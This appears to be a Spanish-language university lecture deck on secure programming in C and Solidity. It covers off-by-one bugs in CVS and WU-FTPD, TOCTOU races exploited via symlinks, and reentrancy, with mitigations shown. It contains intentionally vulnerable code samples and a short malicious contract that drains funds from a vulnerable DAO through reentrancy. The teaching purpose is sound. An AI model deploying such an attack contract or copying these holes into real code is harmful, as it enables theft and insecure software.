

# Seguridad y Algo I

Algunos ejemplos...

Lic. Leandro Meiners



DEPARTAMENTO  
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA

# Agenda

- Quién soy y por qué un salpicón de seguridad...
- “Casos Borde” y sus implicancias de seguridad
  - Ej. “off-by-one”
- “Side-effects” e implicancias de seguridad
  - Ej. “TOCTOU”
  - Reentry



# Seguridad de la Información: Conceptos Básicos

- Atributos que busca proveer la SI:
  - Integridad
  - Disponibilidad
  - Confidencialidad



# Arreglos y Strings en C

```
#define LEN 10  
char array[LEN];
```

- Posiciones:
  - array[0] ... array[LEN-1]
- String:
  - array[0] ... array[LEN-2] y
  - array[LEN-1]='\0';




# Off-by-one

- Casos “Clásicos”:
  - No descontar el espacio para NULL en un string
  - Usar NULL para indicar posición vacía pero no considerar que el arreglo puede estar “lleno”, escribiendo NULL fuera del arreglo
  - Iterar  $i < \text{MAX\_NUM}$  y pero acceder a  $i = \text{MAX\_NUM}$  luego de la iteración
- Ejemplo no tan obvio de Wu-FTPd...



# Off-by-one CVSd

```
1. info = findnode (vers->other_delta, "special");
2.     if (info != NULL)
3.     {
4.         /* If the size of `devtype' changes, fix the sscanf call also */
5.         char devtype[16];
6.
7.         if (sscanf (info->data, "%16s %lu", devtype, &devnum_long) < 2)
8.             error (1, 0, "%s:%s has bad `special' newphrase %s",
9.                   workfile, vers->version, info->data);
10.        devnum = devnum_long;
11.        if (STREQ (devtype, "character"))
12.            special_file = S_IFCHR;
13.        else if (STREQ (devtype, "block"))
14.            special_file = S_IFBLK;
15.        else
16.            error (0, 0, "%s is a special file of unsupported type `%s'",
17.                  workfile, info->data);
18.    }
19. }
```



<https://marc.info/?l=bugtraq&m=102233767925177&w=2>



# Off-by-one: WU-FTPD

```
1.  /*
2.   * Join the two strings together, ensuring that the right thing
3.   * happens if the last component is empty, or the dirname is root.
4.   */
5.  if (resolved[0] == '/' && resolved[1] == '\0')
6.      rootd = 1;
7.  else
8.      rootd = 0;
9.
10. if (*wbuf) {
11.     if (strlen(resolved) + strlen(wbuf) + rootd + 1 > MAXPATHLEN) {
12.         errno = ENAMETOOLONG;
13.         goto err1;
14.     }
15.     if (rootd == 0)
16.         (void) strcat(resolved, "/");
17.     (void) strcat(resolved, wbuf);
18. }
```

<https://isec.pl/en/vulnerabilities/isec-0011-wu-ftpd.txt>



DEPARTAMENTO  
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA

# Side-Effects

- Time-of-Check to Time-of-Use

La verificación del estado del recurso (disponibilidad, control de acceso, etc.) y su uso no se presentan de forma atómica.

```
1. if(!access(file,W_OK)) {  
2.     f = fopen(file,"w+");  
3.     operate(f);  
4.     ...  
5. }  
6. else {  
7.     fprintf(stderr,"Unable to open file %s.\n",file);  
8. }
```


Más información:

- [https://webpages.charlotte.edu/jwei8/Jinpeng\\_Homepage\\_files/toctou-fast05.pdf](https://webpages.charlotte.edu/jwei8/Jinpeng_Homepage_files/toctou-fast05.pdf)






# Permisos en Unix



## Links en Unix



# Ejemplo de Explotación mediante Symlinks


- Objetivo: binario SUID con un TOCTOU

```
1. #include <stdio.h>
2. #include <unistd.h>
3. #include <string.h>
4.
5. int main(int argc, char * argv[])
6. {
7.     char *file = argv[1];
8.     char buffer[51];
9.     FILE *fd;
10.
11.     /* get user input */
12.     scanf("%50s", buffer);
13.
14.     /* check access */
15.     if(!access(file, W_OK)) {
16.         /* write user input to file */
17.         fd = fopen(file, "a+");
18.         fwrite(buffer, sizeof(char), strlen(buffer), fd);
19.         fclose(fd);
20.     } else {
21.         printf("User does not have access\n");
22.     }
23.
24.     return 0;
25. }
```



# Ejemplo de Explotación mediante Symlinks

- Patrón de explotación:



# Algunos Ejemplos

- CVE-2005-0953 – Bzip2: TOCTOU file-permissions vulnerability  
<https://marc.info/?l=bugtraq&m=111229375217633>
- CVE-2021-35937 - rpm: TOCTOU race in checks for unsafe symlinks:  
[https://bugzilla.redhat.com/show\\_bug.cgi?id=1964125](https://bugzilla.redhat.com/show_bug.cgi?id=1964125)



# ¿Soluciones?

```
1. char *filename = /* file name */;
2. char *userbuf = /* user data */;
3. unsigned int userlen = /* length of userbuf string */;
4.
5. struct stat lstat_info;
6. struct stat fstat_info;
7. int fd;
8. /* ... */
9. if (lstat(filename, &lstat_info) == -1) {
10.     /* handle error */
11. }
12.
13. fd = open(filename, O_RDWR);
14. if (fd == -1) {
15.     /* handle error */
16. }
17.
18. if (fstat(fd, &fstat_info) == -1) {
19.     /* handle error */
20. }
21.
22. if (lstat_info.st_mode == fstat_info.st_mode &&
23.     lstat_info.st_ino == fstat_info.st_ino &&
24.     lstat_info.st_dev == fstat_info.st_dev) {
25.     if (write(fd, userbuf, userlen) < userlen) {
26.         /* Handle Error */
27.     }
28. }
```

lstat() para obtener  
información del archivo  
(lstat() no "sigue" links)

Abro el archivo con  
open()

fstat() información del  
archivo abierto: ¡uso el fd  
y no el nombre!

Comparo st\_mode: no  
puede ser link simbólico  
Comparo i-nodo para  
verificar que es el mismo  
archivo



# Reentrancy

- Una función es “reentrante” si soporta:
  - Múltiples invocaciones concurrentes en un sistema con múltiples procesadores
  - Puede ser interrumpida en un sistema con un único procesador y “re-entrada” antes de que su invocación previa termine
- Reglas para que una rutina sea “re-entrante”:
  - No debe manipular datos locales/globales sin sincronización
  - No puede auto-modificarse sin sincronización
  - No puede llamar a funciones no reentrantes



# Ejemplito: ¿Cuál es y cuál no y por qué?

```
int v = 1;

int f()
{
    v += 2;
    return v;
}

int g()
{
    return f() + 2;
}
```

```
int f(int i)
{
    return i + 2;
}

int g(int i)
{
    return f(i) + 2;
}
```




# Reentrancy en Smart Contracts

```
1 contract BasicDAO {
2
3     mapping (address => uint) public balances;
4     ...
5
6     // transfer the entire balance of the caller of this function
7     // to the caller
8     function withdrawBalance() public {
9         bool result = msg.sender.call.value(balances[msg.sender]) ();
10        if (!result) {
11            throw;
12        }
13        // update balance of the withdrawer.
14        balances[msg.sender] = 0;
15    }
16 }
```

¿Y si vuelvo a invocar la función antes de que balances[msg.sender] sea cero? ¿Puedo?



# Flujo de Ejecución del Ataque



# Contrato Malicioso

```
1 contract Proxy {
2
3     // Owner's address //
4     address public owner;
5
6     // Constructs the contract and stores the owner. //
7     constructor() public {
8         owner = msg.sender;
9     }
10
11    // Initiates the balance withdrawal. //
12    function callWithdrawBalance(address _address) public {
13        BasicDAO(_address).withdrawBalance();
14    }
15
16    // Fallback function for this contract.
17    // If the balance of this contract is less than 999999 Ether,
18    // triggers another withdrawal from the DAO.
19    function () public payable {
20        if (address(this).balance < 999999 ether) {
21            callWithdrawBalance(msg.sender);
22        }
23    }
24
25    // Allows the owner to get Ether from this contract. //
26    function drain() public {
27        owner.transfer(address(this).balance);
28    }
29 }
```



# ¿Soluciones?

- Uso de “transfer” en lugar de “call.value”:
  - límite de “gas” → limite de re-entradas
- Implementar el patrón “check and effects”:

```
contract ChecksEffectsInteractions {  
  
    mapping(address => uint) balances;  
  
    function deposit() public payable {  
        balances[msg.sender] = msg.value;  
    }  
  
    function withdraw(uint amount) public {  
        require(balances[msg.sender] >= amount);  
  
        balances[msg.sender] -= amount;  
  
        msg.sender.transfer(amount);  
    }  
}
```

- Implementar un modificador que impida re-entrar:

```
modifier nonReentrant() {  
    require(lockStatus != ENTERED, "reentrant call rejected");  
    lockStatus = ENTERED;  
    _;  
    lockStatus = NOT_ENTERED;  
}
```



# Take-Aways...

- No podemos asumir la correctitud de los valores de entrada: ¡las precondiciones deben ser verificadas!
- Si compartimos un recurso, no tenemos garantías de que entre instrucción e instrucción el mismo no haya sido modificado desde “afuera” del programa



# ¡Gracias!

## ¿Preguntas?



DEPARTAMENTO  
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA